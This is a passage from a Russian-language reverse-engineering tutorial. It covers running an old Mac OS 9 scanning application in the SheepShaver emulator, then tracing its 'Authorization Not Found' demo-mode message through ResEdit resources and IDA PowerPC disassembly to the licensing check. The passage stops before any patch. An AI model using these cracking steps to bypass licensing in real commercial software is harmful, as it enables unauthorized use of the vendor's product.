
Welcome

Welcome to the Mac OS 9 installation program. This program will guide you through the four steps necessary to install Mac OS 9.

1. Select a destination disk
2. Read important information
3. Respond to the software license agreement
4. Install software

Click Continue to begin the first step.


По очереди соглашаемся со всеми предлагаемыми вопросами и терпеливо ждем, пока ползунок в окне `Install Mac OS 9` доползет до конца. Если все прошло как надо, на экране появится такое окошко.



The installation process has finished.
Click Quit to leave this program.
Click Continue to install other software.

Жмем `Quit` и `Shut down`. Мы установили Mac OS на виртуальный диск, загрузочный CD нам больше не нужен. Поэтому снова запускаем `SheepShaverGUI.exe`. Удаляем из списка Volumes верхнюю строку с образом установочного диска и меняем тип загрузки с CD-ROM на Any. Жмем Start — эмулятор начинает загружаться в уже установленную на виртуальный диск систему, это можно заметить по смене системных обоев. Не отвлекаясь на Mac OS Setup Assistant, с ходу пробуем установить нашу программу с установочного пакета.

Тут тоже есть одна неочевидная тонкость. В принципе, если диски нашего компьютера `C:` и `D:` расшарены в эмулятор, то устанавливать программы можно и на них. Установленная таким образом программа даже может потом нормально запускаться. Но может и не запускаться, причем чудить будет тоже достаточно нетривиально. К примеру, вот такое сообщение при работе программы — это первый признак неправильной установки.




There is not enough memory to open (zero K needed, 1,013,922 K available).

Closing windows or quitting desk accessories can make more memory available.

Сколько памяти в окне настроек эмулятора на вкладке Memory/Misc ни ставь, это сообщение будет преследовать нас вечно. Поэтому я рекомендую переписать установочный пакет с расшаренного диска в каталог `Application` виртуального тома и инсталлировать все приложения оттуда и туда.


Итак, мы успешно проинсталлировали наше приложение в эмулятор, оно запускается и даже выдает ошибку авторизации, которую нам предстоит победить.



Authorization Not Found.
will Run in Demo Mode.
Scans will not be Saved to File.
For Obtaining Authorization, Contact Optronics.

Поскольку мы и так намучались с установкой эмулятора, на этот раз действовать будем в привычной нам Windows. Для начала скопируем запускаемый файл из каталога `Application` виртуального тома в какой-нибудь каталог расшаренного диска `C:` или `D:`.

Ты, вероятно, помнишь из предыдущих статей, посвященных реверсу программ для macOS, что серьезная проблема — передача файлов между «маком» и Windows с сохранением связанных ресурсов. Открыв в Windows каталог со скопированным запускаемым файлом программы, мы видим, что эмулятор замечательно справился с этой проблемой: в каталоге с файлом присутствуют подкаталоги `.finf` и `.rsrc`, в которых аккуратно сложены ресурсы программы. Они нам очень пригодятся, поскольку, открыв программу в дизассемблере IDA, мы обнаруживаем, что нужная нам строка предупреждения в нем отсутствует.



Load a new file

PEF (Mac OS or Be OS executable) [pef64.dll]
Binary file

Processor type (double-click to set)


Philips 51XA Series	
Philips 51XA G3	51XA-G3
PowerPC	
PowerPC big-endian	PPC
PowerPC little-endian	PPCL

Loading segment: 0x0000000000000000
Loading offset: 0x0000000000000000

Analysis
☑ Enabled
☑ Indicator enabled

Options
☐ Loading options
☑ Fill segment gaps
☐ Load as code segment
☑ Create segments
☐ Create FLAT group
☐ Create imports segment
☐ Load resources
☑ Rename DLL entries
☐ Manual load

Впрочем, глобальным поиском она находится в одноименном файле в каталоге `.rsrc`, где содержатся ресурсы программы. Возиться с парсингом ресурсов в Windows у нас нет времени, да и незачем, ведь для macOS существует готовый редактор ресурсов ResEdit. Скачиваем его и устанавливаем в эмулятор. После этого открываем в ResEdit нашу программу и видим список всех ресурсов, которые она содержит. Ресурсы списков строк имеют название `STR#`, и, слегка поколдовав над ними, мы находим список `"Messages" ID = 400`, в котором искомое сообщение следует второй строкой.



STR# "Messages" ID = 400

The string: Authorization Not Found. will Run in Demo Mode. Scans will not be Saved to File. For Obtaining Authorization, Contact Optronics.

3) *****


The string: Error: Out of Memory. Cannot Add Regions or Create Detail Views. Save Any desired Color Changes. Try deleting unwanted Regions first, or Exit and Increase Memory Size.

ID	Size	Name
129	26	"Default Settings File"
130	28	"SE CMY to RGB Folder Name"
131	29	"Preferences File Name"
150	71	"Redo Edit Actions"
151	71	"Undo Edit Actions"
152	47	"Redo Drag Actions"
153	47	"Undo Drag Actions"
156	63	"Redo Style Actions"
157	63	"Undo Style Actions"
200	31	"Standards"
201	290	"Default Region Names"
202	75	"Color Circle Help"
204	73	"Names of Table Folders"
220	23	"Default Edit Menu Items"
300	249	"Region Menu Items"
400	1245	"Messages"
500	103	"Application Specific"
26724	2	"Balloon Help Strings"

После этого начинаем гуглить особенности программирования в девятой версии Mac OS. Очень быстро мы находим функцию, загружающую нужную строку из ресурса `STR#`:


```
PROCEDURE GetIndString (VAR theString: Str255; strListID: Integer;
                        index: Integer);
```

В нашем случае `strListID = 400 index = 2`. Теперь дело пойдет быстрее — хотя на вызов внешней функции `TC_GetIndString` ссылается великое множество функций, только одна из них (`sub_AF1B4`) обращается к списку `"Messages" (ID = 400 или 0x190)`.




```
seg000:00000000000AF1B4
seg000:00000000000AF1B4
seg000:00000000000AF1B4                sub_AF1B4:                   # CODE XREF: sub_63CE8+1A8↑p
seg000:00000000000AF1B4                                             # sub_651B4+98↑p
seg000:00000000000AF1B4                                             # sub_A25E4+54↑p
seg000:00000000000AF1B4                                             # sub_A2B30+270↑p
seg000:00000000000AF1B4                                             # sub_B0EF0+118↓p
seg000:00000000000AF1B4                                             # sub_C87CC+17C↓p
seg000:00000000000AF1B4                                             # sub_C87CC+2E0↓p
seg000:00000000000AF1B4                                             # sub_CC31C+78↓p
seg000:00000000000AF1B4
seg000:00000000000AF1B4                .set sender_sp, -0x140
seg000:00000000000AF1B4                .set var_12C, -0x12C
seg000:00000000000AF1B4                .set var_108, -0x108
seg000:00000000000AF1B4                .set sender_cr,  8
seg000:00000000000AF1B4
seg000:00000000000AF1B4 7C 08 02 A6              mflr    r0
seg000:00000000000AF1B8 38 A3 00 00              addi    r5, r3, 0
seg000:00000000000AF1BC 90 01 00 08              stw     r0, sender_cr(r1)
seg000:00000000000AF1C0 38 80 01 90              li      r4, 0x190
seg000:00000000000AF1C4 94 21 FE C0              stwu    r1, sender_sp(r1)
seg000:00000000000AF1C8 38 61 00 38              addi    r3, r1, 0x140+var_108
seg000:00000000000AF1CC 48 08 73 31              bl      sub_1364FC
seg000:00000000000AF1D0 80 41 00 14              lwz     r2, 0x140+var_12C(r1)
seg000:00000000000AF1D4 38 61 00 38              addi    r3, r1, 0x140+var_108
seg000:00000000000AF1D8 38 80 00 00              li      r4, 0
seg000:00000000000AF1DC 4B FF FE 99              bl      sub_AF074
seg000:00000000000AF1E0 80 01 01 48              lwz     r0, 0x140+sender_cr(r1)
0B4F04 00000000000AF1B4: sub_AF1B4 (Synchronized with Hex View-1)

bl      sub_2E69C
nop
li      r3, 2
bl      sub_101B40
nop
clrlwi. r0, r3, 24
bne     loc_C8AB4
li      r3, 2
bl      sub_AF1B4
```

Внимательно посмотрев на функцию `sub_AF1B4`, мы снова видим, что с параметром `index` (регистр `r3`) `= 2` к ней имеется обращение только из функции `sub_C87CC`.



```
seg000:00000000000C8A74 4B FD 85 E5              bl      sub_A1058
seg000:00000000000C8A78 60 00 00 00              nop
seg000:00000000000C8A7C 7F C3 F3 78              mr      r3, r30
seg000:00000000000C8A80 48 00 1B 95              bl      sub_CA614
seg000:00000000000C8A84 60 00 00 00              nop
seg000:00000000000C8A88 7F C3 F3 78              mr      r3, r30
seg000:00000000000C8A8C 4B F6 5C 11              bl      sub_2E69C
seg000:00000000000C8A90 60 00 00 00              nop
seg000:00000000000C8A94 38 60 00 02              li      r3, 2
seg000:00000000000C8A98 48 03 90 A9              bl      sub_101B40
seg000:00000000000C8A9C 60 00 00 00              nop
seg000:00000000000C8AA0 54 60 06 3F              clrlwi. r0, r3, 24
seg000:00000000000C8AA4 40 82 00 10              bne     loc_C8AB4
seg000:00000000000C8AA8 38 60 00 02              li      r3, 2
seg000:00000000000C8AAC 4B FE 67 09              bl      sub_AF1B4
seg000:00000000000C8AB0 60 00 00 00              nop
seg000:00000000000C8AB4
seg000:00000000000C8AB4          loc_C8AB4:                                   #
seg000:00000000000C8AB4 38 60 00 08              li      r3, 8
```

Поднявшись еще на один уровень выше в процедуре `sub_C87CC`, мы легко находим проверку на успешную авторизацию — она реализована в функции `sub_101B40`, возвращающей признак наличия авторизации. Слегка покопавшись в коде функции `sub_101B40`, мы находим место, в котором при отсутствии авторизации регистру `r3` присваивается значение `0`.



```
seg000:00000000001186F4 3B C0 00 01              li      r30, 1
seg000:00000000001186F8
seg000:00000000001186F8          loc_1186F8:                        # CODE XREF: sub_118684+58↑j
seg000:00000000001186F8 54 60 04 3F              clrlwi. r0, r3, 16
seg000:00000000001186FC 41 82 00 0C              beq     loc_118708
seg000:0000000000118700 38 60 00 00              li      r3, 0
seg000:0000000000118704 48 00 00 1C              b       loc_118720
seg000:0000000000118708          # ---------------------------------------------------------------
seg000:0000000000118708
seg000:0000000000118708          loc_118708:                        # CODE XREF: sub_118684+78↑j
seg000:0000000000118708 7F A3 EB 78              mr      r3, r29
